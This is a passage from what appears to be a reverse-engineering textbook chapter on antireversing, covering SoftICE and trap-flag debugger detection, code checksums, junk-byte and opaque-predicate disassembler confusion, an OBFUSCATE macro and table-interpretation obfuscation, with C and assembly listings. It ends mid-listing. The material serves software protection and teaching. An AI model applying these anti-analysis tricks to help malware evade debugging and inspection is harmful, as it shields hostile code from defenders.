using this scheme, only a serial-connection kernel debugger such as KD or WinDbg. For a straightforward detection of SoftICE, it is possible to simply check if the SoftICE kernel device is present. This can be done by opening a file called "`\\.SIWVID`" and assuming that SoftICE is installed on the machine if the file is opened successfully.

This approach of detecting the very presence of a kernel debugger is somewhat risky because legitimate users could have a kernel debugger installed, which would totally prevent them from using the program. I would generally avoid any debugger-specific approach because you usually need more than one of them (to cover the variety of debuggers that are available out there), and combining too many of these tricks reduces the quality of the protected software because it increases the risk of false positives.

Detecting SoftICE Using the Single-Step Interrupt

This is another debugger-specific trick that I really wouldn't recommend unless you're specifically concerned about reversers that use NuMega SoftICE. While it's true that the majority of crackers use (illegal copies of) NuMega SoftICE, it is typically so easy for reversers to detect and work around this scheme that it's hardly worth the trouble. The one advantage this approach has is that it might baffle reversers that have never run into this trick before, and it might actually take such attackers several hours to figure out what's going on.

The idea is simple. Because SoftICE uses `int 1` for single-stepping through a program, it must set its own handler for `int 1` in the *interrupt descriptor table (IDT)*. The program installs an exception handler and invokes `int 1`. If the exception code is anything but the conventional access violation exception (`STATUS_ACCESS_VIOLATION`), you can assume that SoftICE is running.

The following is an implementation of this approach for the Microsoft C compiler:

```
__try
{
  _asm int 1;
}
__except(TestSingleStepException(GetExceptionInformation()))
{
}

int TestSingleStepException(LPEXCEPTION_POINTERS pExceptionInfo)
{
  DWORD ExceptionCode = pExceptionInfo->ExceptionRecord->ExceptionCode;
  if (ExceptionCode != STATUS_ACCESS_VIOLATION)
    printf ("SoftICE is present!");

  return EXCEPTION_EXECUTE_HANDLER;
}
```

The Trap Flag

This approach is similar to the previous one, except that here you enable the trap flag in the current process and check whether an exception is raised or not. If an exception is not raised, you can assume that a debugger has "swallowed" the exception for us, and that the program is being traced. The beauty of this approach is that it detects every debugger, user mode or kernel mode, because they all use the trap flag for tracing a program. The following is a sample implementation of this technique. Again, the code is written in C for the Microsoft C/C++ compiler.

```
BOOL bExceptionHit = FALSE;

__try
{
  _asm
  {
    pushfd
    or dword ptr [esp], 0x100        // Set the Trap Flag
    popfd
                                     // Load value into EFLAGS register
    nop
  }
}
__except(EXCEPTION_EXECUTE_HANDLER)
{
  bExceptionHit = TRUE;              // An exception has been raised -
                                     // there is no debugger.
}

if (bExceptionHit == FALSE)
  printf ("A debugger is present!\n");
```

Just as with the previous approach, this trick is somewhat limited because the `PUSHFD` and `POPFD` instructions really stand out. Additionally, some debuggers will only be detected if the detection code is being stepped through, in such cases the mere presence of the debugger won't be detected as long the code is not being traced.

Code Checksums

Computing checksums on code fragments or on entire executables in runtime can make for a fairly powerful antidebugging technique, because debuggers must modify the code in order to install breakpoints. The general idea is to precalculate a checksum for functions within the program (this trick could be reserved for particularly sensitive functions), and have the function randomly

check that the function has not been modified. This method is not only effective against debuggers, but also against code patching (see Chapter 11), but has the downside that constantly recalculating checksums is a relatively expensive operation.

There are several workarounds for this problem; it all boils down to employing a clever design. Consider, for example, a program that has 10 highly sensitive functions that are called while the program is loading (this is a common case with protected applications). In such a case, it might make sense to have each function verify its own checksum prior to returning to the caller. If the checksum doesn't match, the function could take an inconspicuous (so that reversers don't easily spot it) detour that would eventually lead to the termination of the program or to some kind of unusual program behavior that would be very difficult for the attacker to diagnose. The benefit of this approach is that it doesn't add much execution time to the program because only the specific functions that are considered to be sensitive are affected.

Note that this technique doesn't detect or prevent hardware breakpoints, because such breakpoints don't modify the program code in any way.

Confusing Disassemblers

Fooling disassemblers as a means of preventing or inhibiting reversers is not a particularly robust approach to antireversing, but it is popular none the less. The strategy is quite simple. In processor architectures that use variable-length instructions, such as IA-32 processors, it is possible to trick disassemblers into incorrectly treating invalid data as the beginning of an instruction. This causes the disassembler to lose synchronization and disassemble the rest of the code incorrectly until it resynchronizes.

Before discussing specific techniques, I would like to briefly remind you of the two common approaches to disassembly (discussed in Chapter 4). A linear sweep is the trivial approach that simply disassembles instruction sequentially in the entire module. Recursive traversal is the more intelligent approach whereby instructions are analyzed by traversing instructions while following the control flow instructions in the program, so that when the program branches to a certain address, disassembly also proceeds at that address. Recursive traversal disassemblers are more reliable and are far more tolerant of various antidisassembly tricks.

Let's take a quick look at the reversing tools discussed in this book and see which ones actually use recursive traversal disassemblers. This will help you predict the effect each technique is going to have on the most common tools. Table 10.1 describes the disassembly technique employed in the most common reversing tools.

Table 10.1 Common Reversing Tools and Their Disassembler Architectures.

DISASSEMBLER/DEBUGGER NAME	DISSASEMBLY METHOD
OllyDbg	Recursive traversal
NuMega SoftICE	Linear sweep
Microsoft WinDbg	Linear sweep
IDA Pro	Recursive traversal
PEBrowse Professional (including the interactive version)	Recursive traversal

Linear Sweep Disassemblers

Let's start experimenting with some simple sequences that confuse disassemblers. We'll initially focus exclusively on linear sweep disassemblers, which are easier to trick, and later proceed to more involved sequences that attempt to confuse both types of disassemblers.

Consider for example the following inline assembler sequence:

```
_asm
{
  Some code...
  jmp After
 _emit 0x0f
After:
  mov eax, [SomeVariable]
  push eax
  call AFunction
}
```

When loaded in OllyDbg, the preceding code sequence is perfectly readable, because OllyDbg performs a recursive traversal on it. The `0F` byte is not disassembled, and the instructions that follow it are correctly disassembled. The following is OllyDbg's output for the previous code sequence.

```
0040101D   EB 01          JMP SHORT disasmtest.00401020
0040101F   0F             DB 0F
00401020   8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
00401023   50             PUSH EAX
00401024   E8 D7FFFFFF    CALL disasmtest.401000
```

In contrast, when fed into NuMega SoftICE, the code sequence confuses its disassembler somewhat, and outputs the following:

```
001B:0040101D  JMP       00401020
001B:0040101F  JNP       E8910C6A
001B:00401025  XLAT
001B:00401026  INVALID
001B:00401028  JMP       FAR [EAX-24]
001B:0040102B  PUSHAD
001B:0040102C  INC       EAX
```

As you can see, SoftICE's linear sweep disassembler is completely baffled by our junk byte, even though it is skipped over by the unconditional jump. Stepping over the unconditional `JMP` at `0040101D` sets `EIP` to `401020`, which SoftICE uses as a hint for where to begin disassembly. This produces the following listing, which is of course far better:

```
001B:0040101D  JMP       00401020
001B:0040101F  JNP       E8910C6A
001B:00401020  MOV       EAX,[EBP-04]
001B:00401023  PUSH      EAX
001B:00401024  CALL      00401000
```

This listing is generally correct, but SoftICE is still confused by our `0F` byte and is showing a `JNP` instruction in `40101F`, which is where our `0F` byte is at. This is inconsistent because `JNP` is a long instruction (it should be 6 bytes), and yet SoftICE is showing the correct `MOV` instruction right after it, at `401020`, as though the `JNP` is 1 byte long! This almost looks like a disassembler bug, but it hardly matters considering that the real instructions starting at `401020` are all deciphered correctly.

Recursive Traversal Disassemblers

The preceding technique can be somewhat effective in annoying and confusing reversers, but it is not entirely effective because it doesn't fool more clever disassemblers such as IDA pro or even smart debuggers such as OllyDbg.

Let's proceed to examine techniques that would also fool recursive traversal disassemblers. When you consider a recursive traversal disassembler, you can see that in order to confuse it into incorrectly disassembling data you'll need to feed it an *opaque predicate*. Opaque predicates are essentially false branches, where the branch *appears* to be conditional, but is essentially unconditional. As with any branch, the code is split into two paths. One code path leads to real code, and the other to junk. Figure 10.1 illustrates this concept where the condition is never true. Figure 10.2 illustrates the reverse condition, in which the condition is *always* true.




Figure 10.1 A trivial opaque predicate that is always going to be evaluated to False at runtime.




Figure 10.2 A reversed opaque predicate that is always going to be evaluated to True at runtime.

Unfortunately, different disassemblers produce different output for these sequences. Consider the following sequence for example:

```
_asm
{
  mov eax, 2
  cmp eax, 2
  je After
  _emit 0xf
After:
  mov eax, [SomeVariable]
  push eax
  call AFunction
}
```

This is similar to the method used earlier for linear sweep disassemblers, except that you're now using a simple opaque predicate instead of an unconditional jump. The opaque predicate simply compares 2 with 2 and performs a jump if they're equal. The following listing was produced by IDA Pro:

```
.text:00401031                  mov     eax, 2
.text:00401036                  cmp     eax, 2
.text:00401039                  jz      short near ptr loc_40103B+1
.text:0040103B
.text:0040103B loc_40103B:      ; CODE XREF: .text:00401039 _j
.text:0040103B                  jnp     near ptr 0E8910886h
.text:00401041                  mov     ebx, 68FFFFFFh
.text:00401046                  fsub    qword ptr [eax+40h]
.text:00401049                  add     al, ch
.text:0040104B                  add     eax, [eax]
```

As you can see, IDA bought into it and produced incorrect code. Does this mean that IDA Pro, which has a reputation for being one of the most powerful disassemblers around, is flawed in some way? Absolutely not. When you think about it, properly disassembling these kinds of code sequences is not a problem that can be solved in a generic method—the disassembler must contain specific heuristics that deal with these kinds of situations. Instead disassemblers such as IDA (and also OllyDbg) contain specific commands that inform the disassembler whether a certain byte is code or data. To properly disassemble such code in these products, one would have to inform the disassembler that our junk byte is really data and not code. This would solve the problem and the disassembler would produce a correct disassembly.

Let's go back to our sample from earlier and see how OllyDbg reacts to it.

```
00401031   . B8 02000000    MOV EAX,2
00401036   . 83F8 02        CMP EAX,2
00401039   . 74 01          JE SHORT compiler.0040103C
0040103B     0F             DB 0F
0040103C   > 8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
```

```
0040103F   . 50             PUSH EAX
00401040     E8 BBFFFFFF    CALL compiler.main
```

Olly is clearly ignoring the junk byte and using the conditional jump as a marker to the real code starting position, which is why it is providing an accurate listing. It is possible that Olly contains specific code for dealing with these kinds of tricks. Regardless, at this point it becomes clear that you can take advantage of Olly's use of the jump's target address to confuse it; if OllyDbg uses conditional jumps to mark the beginning of valid code sequences, you can just create a conditional jump that points to the beginning of the invalid sequence. The following code snippet demonstrates this idea:

```
_asm
{
  mov eax, 2
  cmp eax, 3
  je Junk
  jne After
Junk:
  _emit 0xf
After:
  mov eax, [SomeVariable]
  push eax
  call AFunction
}
```

This sequence is an improved implementation of the same approach. It is more likely to confuse recursive traversal disassemblers because they will have to randomly choose which of the two jumps to use as indicators of valid code. The reason why this is not trivial is that both codes are "valid" from the disassembler's perspective. This is a theoretical problem: the disassembler has no idea what constitutes valid code. The only measurement it has is whether it finds invalid opcodes, in which case a clever disassembler should probably consider the current starting address as invalid and look for an alternative one.

Let's look at the listing Olly produces from the above code.

```
00401031   . B8 02000000    MOV EAX,2
00401036   . 83F8 03        CMP EAX,3
00401039   . 74 02          JE SHORT compiler.0040103D
0040103B   . 75 01          JNZ SHORT compiler.0040103E
0040103D   > 0F8B 45F850E8  JPO E8910888
00401043   ? B9 FFFFFF68    MOV ECX,68FFFFFF
00401048   ? DC60 40        FSUB QWORD PTR DS:[EAX+40]
0040104B   ? 00E8           ADD AL,CH
0040104D   ? 0300           ADD EAX,DWORD PTR DS:[EAX]
0040104F   ? 0000           ADD BYTE PTR DS:[EAX],AL
```

This time OllyDbg swallows the bait and uses the invalid `0040103D` as the starting address from which to disassemble, which produces a meaningless assembly language listing. What's more, IDA Pro produces an equally unreadable output—both major recursive traversers fall for this trick. Needless to say, linear sweepers such as SoftICE react in the exact same manner.

One recursive traversal disassembler that is not falling for this trick is PEBrowse Professional. Here is the listing produced by PEBrowse:

```
0x401031: B802000000     mov      eax,0x2
0x401036: 83F803         cmp      eax,0x3
0x401039: 7402           jz       0x40103d     ; (*+0x4)
0x40103B: 7501           jnz      0x40103e     ; (*+0x3)
0x40103D: 0F8B45F850E8   jpo      0xe8910888   ; <==0x00401039(*-0x4)
;*********************************************************************
0x40103E: 8B45F8         mov      eax,dword ptr [ebp-0x8] ; VAR:0x8
0x401041: 50             push     eax
0x401042: E8B9FFFFFF     call     0x401000
;*********************************************************************
```

Apparently (and it's difficult to tell whether this is caused by the presence of special heuristics designed to withstand such code sequences or just by a fluke) PEBrowse Professional is trying to disassemble the code from both `40103D` and from `40103E`, and is showing both options. It looks like you'll need to improve on your technique a little bit—there must not be a direct jump to the valid code address if you're to fool every disassembler. The solution is to simply perform an indirect jump using a value loaded in a register. The following code confuses every disassembler I've tested, including both linear-sweep-based tools and recursive-traversal-based tools.

```
_asm
{
  mov eax, 2
  cmp eax, 3
  je Junk
  mov eax, After
  jmp eax
Junk:
  _emit 0xf
After:
  mov eax, [SomeVariable]
  push eax
  call AFunction
}
```

The reason this trick works is quite trivial—because the disassembler has no idea that the sequence `mov eax, After, jmp eax` is equivalent to `jmp After`, the disassembler is not even trying to begin disassembling from the `After` address.

The disadvantage of all of these tricks is that they count on the disassembler being relatively dumb. Luckily, most Windows disassemblers are dumb enough that you can fool them. What would happen if you ran into a clever disassembler that actually analyzes each line of code and traces the flow of data? Such a disassembler would not fall for any of these tricks, because it would detect your opaque predicate; how difficult is it to figure out that a conditional jump that is taken when 2 equals 3 is never actually going to be taken? Moreover, a simple data-flow analysis would expose the fact that the final `JMP` sequence is essentially equivalent to a `JMP After`, which would probably be enough to correct the disassembly anyhow.

Still even a cleverer disassembler could be easily fooled by exporting the real jump addresses into a central, runtime generated data structure. It would be borderline impossible to perform a global data-flow analysis so comprehensive that it would be able to find the real addresses without actually *running* the program.

Applications

Let's see how one would use the previous techniques in a real program. I've created a simple macro called `OBFUSCATE`, which adds a little assembly language sequence to a C program (see Listing 10.1). This sequence would temporarily confuse most disassemblers until they resynchronized. The number of instructions it will take to resynchronize depends not only on the specific disassembler used, but also on the specific code that comes after the macro.

```
#define paste(a, b) a##b
#define pastesymbols(a, b) paste(a, b)

#define OBFUSCATE()   \
_asm { mov   eax, __LINE__ * 0x635186f1            };\
_asm { cmp   eax, __LINE__ * 0x9cb16d48            };\
_asm { je    pastesymbols(Junk,__LINE__)           };\
_asm { mov   eax, pastesymbols(After,  __LINE__)   };\
_asm { jmp   eax                                   };\
_asm { pastesymbols(Junk, __LINE__):               };\
_asm { _emit (0xd8 + __LINE__ % 8)                 };\
_asm { pastesymbols(After, __LINE__):              };
```

Listing 10.1 A simple code obfuscation macro that aims at confusing disassemblers.

This macro was tested on the Microsoft C/C++ compiler (version 13), and contains pseudorandom values to make it slightly more difficult to search and replace (the `MOV` and `CMP` instructions and the junk byte itself are all random, calculated using the current code line number). Notice that the junk byte ranges from `D8` to `DF`—these are good opcodes to use because they are all

multibyte opcodes. I'm using the `__LINE__` macro in order to create unique symbol names in case the macro is used repeatedly in the same function. Each occurrence of the macro will define symbols with different names. The `paste` and `pastesymbols` macros are required because otherwise the compiler just won't properly resolve the `__LINE__` constant and will use the string `__LINE__` instead.

If distributed throughout the code, this macro (and you could very easily create dozens of similar variations) would make the reversing process slightly more tedious. The problem is that too many copies of this code would make the program run significantly slower (especially if the macro is placed inside key loops in the program that run many times). Overusing this technique would also make the program significantly larger in terms of both memory consumption and disk space usage.

It's important to realize that all of these techniques are limited in their effectiveness. They most certainly won't deter an experienced and determined reverser from reversing or cracking your application, but they might complicate the process somewhat. The manual approach for dealing with this kind of obfuscated code is to tell the disassembler where the code *really* starts. Advanced disassemblers such as IDA Pro or even OllyDbg's built-in disassembler allow users to add disassembly hints, which enable the program to properly interpret the code.

The biggest problem with these macros is that they are repetitive, which makes them exceedingly vulnerable to automated tools that just search and destroy them. A dedicated attacker can usually write a program or script that would eliminate them in 20 minutes. Additionally, specific disassemblers have been created that overcome most of these obfuscation techniques (see "Static Disassembly of Obfuscated Binaries" by Christopher Kruegel, et al. [Kruegel]). Is it worth it? In some cases it might be, but if you are looking for powerful antireversing techniques, you should probably stick to the control flow and data-flow obfuscating transformations discussed next.

Code Obfuscation

You probably noticed that the antireversing techniques described so far are all platform-specific "tricks" that in my opinion do nothing more than increase the attacker's "annoyance factor". Real code obfuscation involves transforming the code in such a way that makes it significantly less human-readable, while still retaining its functionality. These are typically non-platform-specific transformations that modify the code to hide its original purpose and drown the reverser in a sea of irrelevant information. The level of complexity added by an obfuscating transformation is typically called *potency*, and can be measured using conventional software complexity metrics such as how many predicates the program contains and the depth of nesting in a particular code sequence.

OBFUSCATION TOOLS

Let's take a quick look at the existing obfuscation tools that can be used to obfuscate programs on the fly. There are quite a few bytecode obfuscators for Java and .NET, and I will be discussing and evaluating some of them in Chapter 12. As for obfuscation of native IA-32 code, there aren't that many generic tools that process entire executables and effectively obfuscate them. One notable product that is quite powerful is EXECryptor by StrongBit Technology (`www.strongbit.com`). EXECryptor processes PE executables and applies a variety of obfuscating transformations on the machine code. Code obfuscated by EXECryptor really becomes *significantly* more difficult to reverse compared to plain IA-32 code. Another powerful technology is the StarForce suite of copy protection products, developed by StarForce Technologies (`www.star-force.com`). The StarForce products are more than just powerful obfuscation products: they are full-blown copy protection products that provide either hardware-based or pure software-based copy protection functionality.

Beyond the mere additional complexity introduced by adding additional logic and arithmetic to a program, an obfuscating transformation must be *resilient* (meaning that it cannot be easily undone). Because many of these transformations add irrelevant instructions that don't really produce valuable data, it is possible to create *deobfuscators*. A deobfuscator is a program that implements various data-flow analysis algorithms on an obfuscated program which sometimes enable it to separate the wheat from the chaff and automatically remove all irrelevant instructions and restore the code's original structure. Creating resilient obfuscation transformations that are resistant to deobfuscation is a major challenge and is the primary goal of many obfuscators.

Finally, an obfuscating transformation will typically have an associated cost. This can be in the form of larger code, slower execution times, or increased memory runtime consumption. It is important to realize that some transformations do not incur any kind of runtime costs, because they involve a simple reorganization of the program that is transparent to the machine, but makes the program less human-readable.

In the following sections, I will be going over the common obfuscating transformations. Most of these transformations were meant to be applied programmatically by running an obfuscator on an existing program, either at the source code or the binary level. Still, many of these transformations can be applied manually, while the program is being written or afterward, before it is shipped to end users. Automatic obfuscation is obviously far more effective because it can obfuscate the entire program and not just small parts of it. Additionally, automatic obfuscation is typically performed *after* the program is compiled, which means that the original source code is not made any less readable (as is the case when obfuscation is performed manually).

Control Flow Transformations

Control flow transformations are transformations that alter the order and flow of a program in a way that reduces its human readability. In "Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs" by Christian Collberg, Clark Thomborson, and Douglas Low [Collberg1], control flow transformations are categorized as *computation transformations*, *aggregation transformations*, and *ordering transformations*.

Computation transformations are aimed at reducing the readability of the code by modifying the program's original control flow structure in ways that make for a functionally equivalent program that is far more difficult to translate back into a high-level language. This is can be done either by removing control flow information from the program or by adding new control flow statements that complicate the program and cannot be easily translated into a high-level language.

Aggregation transformations destroy the high-level structure of the program by breaking the high-level abstractions created by the programmer while the program was being written. The basic idea is to break such abstractions so that the high-level organization of the code becomes senseless.

Ordering transformations are somewhat less powerful transformations that randomize (as much as possible) the order of operations in a program so that its readability is reduced.

Opaque Predicates

Opaque predicates are a fundamental building block for control flow transformations. I've already introduced some trivial opaque predicates in the previous section on antidisassembling techniques. The idea is to create a logical statement whose outcome is constant and is known in advance. Consider, for example the statement `if (x + 1 == x)`. This statement will obviously never be satisfied and can be used to confuse reversers and automated decompilation tools into thinking that the statement is actually a valid part of the program.

With such a simple statement, it is going to be quite easy for both humans and machines to figure out that this is a false statement. The objective is to create opaque predicates that would be difficult to distinguish from the actual program code and whose behavior would be difficult to predict without actually stepping into the code. The interesting thing about opaque predicates (and about several other aspects of code obfuscation as well) is that confusing an automated deobfuscator is often an entirely different problem from confusing a human reverser.

Consider for example the concurrency-based opaque predicates suggested in [Collberg1]. The idea is to create one or more threads that are responsible for

constantly generating new random values and storing them in a globally accessible data structure. The values stored in those data structures consistently adhere to simple rules (such as being lower or higher than a certain constant). The threads that contain the actual program code can access this global data structure and check that those values are within the expected range. It would make quite a challenge for an automated deobfuscator to figure this structure out and pinpoint such fake control flow statements. The concurrent access to the data would hugely complicate the matter for an automated deobfuscator (though an obfuscator would probably only be aware of such concurrency in a bytecode language such as Java). In contrast, a person would probably immediately suspect a thread that constantly generates random numbers and stores them in a global data structure. It would probably seem very fishy to a human reverser.

Now consider a far simple arrangement where several bogus data members are added into an existing program data structure. These members are constantly accessed and modified by code that's embedded right into the program. Those members adhere to some simple numeric rules, and the opaque predicates in the program rely on these rules. Such implementation might be relatively easy to detect for a powerful deobfuscator (depending on the specific platform), but could be quite a challenge for a human reverser.

Generally speaking, opaque predicates are more effective when implemented in lower-level machine-code programs than in higher-level bytecode program, because they are far more difficult to detect in low-level machine code. The process of automatically identifying individual data structures in a native machine-code program is quite difficult, which means that in most cases opaque predicates cannot be automatically detected or removed. That's because performing global data-flow analysis on low-level machine code is not always simple or even possible. For reversers, the only way to deal with opaque predicates implemented on low-level native machine-code programs is to try and manually locate them by looking at the code. This is possible, but not very easy.

In contrast, higher-level bytecode executables typically contain far more details regarding the specific data structures used in the program. That makes it much easier to implement data-flow analysis and write automated code that detects opaque predicates.

The bottom line is that you should probably focus most of your antireversing efforts on confusing the human reversers when developing in lower-level languages and on automated decompilers/deobfuscators when working with bytecode languages such as Java.

For a detailed study of opaque constructs and various implementation ideas see [Collberg1] and *General Method of Program Code Obfuscation* by Gregory Wroblewski [Wroblewski].

Confusing Decompilers

Because bytecode-based languages are highly detailed, there are numerous decompilers that are highly effective for decompiling bytecode executables. One of the primary design goals of most bytecode obfuscators is to confuse decompilers, so that the code cannot be easily restored to a highly detailed source code. One trick that does wonders is to modify the program binary so that the bytecode contains statements that cannot be translated back into the original high-level language. The example given in *A Taxonomy of Obfuscating Transformations* by Christian Collberg, Clark Thomborson, and Douglas Low [Collberg2] is the Java programming language, where the high-level language does not have the `goto` statement, but the Java bytecode does. This means that its possible to add `goto` statements into the bytecode in order to completely break the program's flow graph, so that a decompiler cannot later reconstruct it (because it contains instructions that cannot be translated back to Java).

In native processor languages such as IA-32 machine code, decompilation is such a complex and fragile process that any kind of obfuscation transformation could easily get them to fail or produce meaningless code. Consider, for example, what would happen if a decompiler ran into the `OBFUSCATE` macro from the previous section.

Table Interpretation

Converting a program or a function into a table interpretation layout is a highly powerful obfuscation approach, that if done right can repel both deobfuscators and human reversers. The idea is to break a code sequence into multiple short chunks and have the code loop through a conditional code sequence that decides to which of the code sequences to jump at any given moment. This dramatically reduces the readability of the code because it completely hides any kind of structure within it. Any code structures, such as logical statements or loops, are buried inside this unintuitive structure.

As an example, consider the simple data processing function in Listing 10.2.

```
00401000  push        esi
00401001  push        edi
00401002  mov         edi,dword ptr [esp+10h]
00401006  xor         eax,eax
00401008  xor         esi,esi
0040100A  cmp         edi,3
0040100D  jbe         0040103A
0040100F  mov         edx,dword ptr [esp+0Ch]
00401013  add         edi,0FFFFFFFCh
00401016  push        ebx
```

Listing 10.2 A simple data processing function that XORs a data block with a parameter passed to it and writes the result back into the data block.

```
00401017  mov         ebx,dword ptr [esp+18h]
0040101B  shr         edi,2
0040101E  push        ebp
0040101F  add         edi,1
00401022  mov         ecx,dword ptr [edx]
00401024  mov         ebp,ecx
00401026  xor         ebp,esi
00401028  xor         ebp,ebx
0040102A  mov         dword ptr [edx],ebp
0040102C  xor         eax,ecx
0040102E  add         edx,4
00401031  sub         edi,1
00401034  mov         esi,ecx
00401036  jne         00401022
00401038  pop         ebp
00401039  pop         ebx
0040103A  pop         edi
0040103B  pop         esi
0040103C  ret
```

Listing 10.2 A simple data processing function that XORs a data block with a parameter passed to it and writes the result back into the data block.

Let us now take this function and transform it using a table interpretation transformation.

```
00401040  push        ecx
00401041  mov         edx,dword ptr [esp+8]
00401045  push        ebx
00401046  push        ebp
00401047  mov         ebp,dword ptr [esp+14h]
0040104B  push        esi
0040104C  push        edi
0040104D  mov         edi,dword ptr [esp+10h]
00401051  xor         eax,eax
00401053  xor         ebx,ebx
00401055  mov         ecx,1
0040105A  lea         ebx,[ebx]
00401060  lea         esi,[ecx-1]
00401063  cmp         esi,8
00401066  ja          00401060
00401068  jmp         dword ptr [esi*4+4010B8h]
0040106F  xor         dword ptr [edx],ebx
00401071  add         ecx,1
00401074  jmp         00401060
00401076  mov         edi,dword ptr [edx]
```

Listing 10.3 The data-processing function from Listing 10.2 transformed using a table interpretation transformation. *(continued)*

```
00401078  add         ecx,1
0040107B  jmp         00401060
0040107D  cmp         ebp,3
00401080  ja          00401071
00401082  mov         ecx,9
00401087  jmp         00401060
00401089  mov         ebx,edi
0040108B  add         ecx,1
0040108E  jmp         00401060
00401090  sub         ebp,4
00401093  jmp         00401055
00401095  mov         esi,dword ptr [esp+20h]
00401099  xor         dword ptr [edx],esi
0040109B  add         ecx,1
0040109E  jmp         00401060
004010A0  xor         eax,edi
004010A2  add         ecx,1
004010A5  jmp         00401060
004010A7  add         edx,4
004010AA  add         ecx,1
004010AD  jmp         00401060
004010AF  pop         edi
004010B0  pop         esi
004010B1  pop         ebp
004010B2  pop         ebx
004010B3  pop         ecx
004010B4  ret

The function's jump table:
0x004010B8  0040107d 00401076 00401095 0040106f
0x004010C8  00401089 004010a0 004010a7 00401090
0x004010D8  004010af
```

Listing 10.3 *(continued)*

The function in Listing 10.3 is functionally equivalent to the one in 10.2, but it was obfuscated using a table interpretation transformation. The function was broken down into nine segments that represent the different stages in the original function. The implementation constantly loops through a junction that decides where to go next, depending on the value of `ECX`. Each code segment sets the value of `ECX` so that the correct code segment follows. The specific code address that is executed is determined using the jump table, which is included at the end of the listing. Internally, this is implemented using a simple switch statement, but when you think of it logically, this is similar to a little virtual machine that was built just for this particular function. Each "instruction" advances the "instruction pointer", which is stored in `ECX`. The actual "code" is the jump table, because that's where the sequence of operations is stored.

This transformation can be improved upon in several different ways, depending on how much performance and code size you're willing to give up. In a native code environment such as IA-32 assembly language, it might be beneficial to add some kind of disassembler-confusion macros such as the ones described earlier in this chapter. If made reasonably polymorphic, such macros would not be trivial to remove, and would really complicate the reversing process for this kind of a function. That's because these macros would prevent reversers from being able to generate a full listing of the obfuscated at any given moment. Reversing a table interpretation function such as the one in Listing 10.3 without having a full view of the entire function is undoubtedly an unpleasant reversing task.

Other than the confusion macros, another powerful enhancement for the obfuscation of the preceding function would be to add an additional lookup table, as is demonstrated in Listing 10.4.

```
00401040  sub         esp,28h
00401043  mov         edx,dword ptr [esp+2Ch]
00401047  push        ebx
00401048  push        ebp
00401049  mov         ebp,dword ptr [esp+38h]
0040104D  push        esi
0040104E  push        edi
0040104F  mov         edi,dword ptr [esp+10h]
00401053  xor         eax,eax
00401055  xor         ebx,ebx
00401057  mov         dword ptr [esp+14h],1
0040105F  mov         dword ptr [esp+18h],8
00401067  mov         dword ptr [esp+1Ch],4
0040106F  mov         dword ptr [esp+20h],6
00401077  mov         dword ptr [esp+24h],2
0040107F  mov         dword ptr [esp+28h],9
00401087  mov         dword ptr [esp+2Ch],3
0040108F  mov         dword ptr [esp+30h],7
00401097  mov         dword ptr [esp+34h],5
0040109F  lea         ecx,[esp+14h]
004010A3  mov         esi,dword ptr [ecx]
004010A5  add         esi,0FFFFFFFFh
004010A8  cmp         esi,8
004010AB  ja          004010A3
004010AD  jmp         dword ptr [esi*4+401100h]
004010B4  xor         dword ptr [edx],ebx
004010B6  add         ecx,18h
004010B9  jmp         004010A3
004010BB  mov         edi,dword ptr [edx]
004010BD  add         ecx,8
004010C0  jmp         004010A3
```

Listing 10.4 The data-processing function from Listing 10.2 transformed using an array-based version of the table interpretation obfuscation method. *(continued)*

```
004010C2  cmp         ebp,3
004010C5  ja          004010E8
004010C7  add         ecx,14h
004010CA  jmp         004010A3
004010CC  mov         ebx,edi
004010CE  sub         ecx,14h
004010D1  jmp         004010A3
004010D3  sub         ebp,4
004010D6  sub         ecx,4
